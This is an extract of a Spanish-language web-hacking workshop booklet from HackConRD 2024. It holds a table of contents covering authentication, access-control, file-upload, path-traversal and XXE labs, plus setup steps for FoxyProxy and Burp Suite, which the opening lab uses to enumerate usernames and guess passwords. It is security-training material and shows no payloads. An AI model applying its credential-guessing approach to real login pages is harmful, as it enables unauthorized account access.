

WORKSHOP

HACKING WEB



HackConRD
2024



Integrantes:

Enddy Figueroa

Franklin Tejeda

Frewdy Dicent Zapata



INDICE

Introducción	4
Hacking en autenticación Web (Login)	5
Vulnerabilidades de inicio de sesión basado en contraseña	5
Username enumeration via different responses	¡Error! Marcador no definido.
Vulnerabilidades de autenticación multifactor.....	23
Bypass simple FA.....	23
Vulnerabilidades en otros mecanismos de autenticación.....	27
Lab: Brute-forcing a stay-logged-in cookie	¡Error! Marcador no definido.
Vulnerabilidad de Control de Acceso.....	42
Laboratorios.....	42
Funcionalidad de administración desprotegida	42
Rol de usuario controlado por el parámetro de solicitud	46
Vulnerabilidades de Lógicas de negocios	51
Laboratorio	51
Laboratorio Confianza excesiva en los controles del lado del cliente.....	51
Lab-contraseña-restablecer-lógica-rota	¡Error! Marcador no definido.
Bypass simple FA.....	61
Vulnerabilidad en la carga de Archivo	66
Ejecución remota de código mediante carga web Shell.....	66
Laboratorio: carga de shell web a través de una extensión de archivo ofuscada.....	73
Vulnerabilidades de Directorio Transversal	81
laboratorios.....	81
Recorrido de ruta de archivo, caso simple.....	81
Recorrido de ruta de archivo, secuencias transversales bloqueadas con omisión de ruta absoluta	87
Inyección de entidad externa XML (XXE)	92
Laboratorios.....	92
Explotando XXE usando entidades externas para recuperar archivos	93
Conclusión	99
Recomendaciones Generales.....	100



Introducción


Bienvenidos al taller de Hacking Web en HackonRD 2024, un espacio dedicado a explorar las vulnerabilidades más comunes en aplicaciones web y las metodologías efectivas para identificarlas y mitigarlas. En un mundo cada vez más digitalizado, la seguridad en la web se ha convertido en un pilar fundamental para proteger la información sensible de usuarios y empresas. Durante este taller, nos sumergiremos en técnicas avanzadas de pentesting, exploraremos herramientas de código abierto y aprenderemos a pensar como un atacante para mejorar la defensa de nuestros sistemas. Prepárate para una experiencia interactiva donde pondrás a prueba tus habilidades y aprenderás las mejores prácticas en seguridad web.

Hacking en autenticación Web (Login)


Vulnerabilidades de inicio de sesión basado en contraseña

Enumeración de nombres de usuario a través de diferentes respuestas


Primero debemos ingresar al laboratorio y logramos accediendo al link de este y presionando donde dice Access the Lab o Acceso al laboratorio.



Ya en el laboratorio, vamos a ir a la parte de my account o mi cuenta



Ya en el panel de login, vamos a tratar de conseguir el usuario y la contraseña por medio de prueba de posibles credenciales, esto lo hacemos con Burpsuite, por lo que vamos a pasar a instalar Burpsuite.






A screenshot of a web browser showing the 'WebSecurity Academy' login page. The URL in the address bar is <https://0a2100450480b81b839a05ee0058008e.web-security-academy.net/login>. The page title is 'WebSecurity Academy' with a subtitle 'Username enumeration via different responses'. A green button labeled 'LAB' and 'Not solved' is visible. Below the title, there are links for 'Back to lab description >' and 'Home | My account'. The main content is a 'Login' form with fields for 'Username' and 'Password', and a 'Log in' button.


Ahora instalamos la extensión foxy proxy para el navegador que utilizaremos en este laboratorio, presionamos agregar a Firefox que es el navegado en este caso, luego presionamos agregar, marcamos la casilla de permitir correr la extensión en una ventana privada y presionamos okay:

<https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/>


En esta parte agregamos la extensión y por eso nos aparece eliminar, pero cuando no hemos agregado la extensión al navegador, nos aparece agregar a Firefox:




Ahora vamos a configurar el foxyproxy presionando en opciones:




Luego presionamos proxies y presionamos agregar:



Ahora agregamos un puerto que en este caso puede ser el puerto 8000 o el puerto 8080 para que no tenga inconvenientes con otros puertos que estén corriendo en la máquina, agregamos la dirección ip del local host (la dirección local por defecto de nuestra maquina) donde dice hostname y agregamos un nombre que queramos a esta configuración (en este caso Burpsuite) que nos permitirá escuchar e interceptar los paquetes con la herramienta Burpsuite por medio del puerto y la ip asignada y presionamos en guardar:




Ahora seleccionamos la opción que creamos en el paso anterior y abrimos el Burpsuite desde la terminal de la siguiente manera:






Ahora presionamos ok si nos aparece esta advertencia:




Aquí presionamos Next:





Presionamos Start Burp:


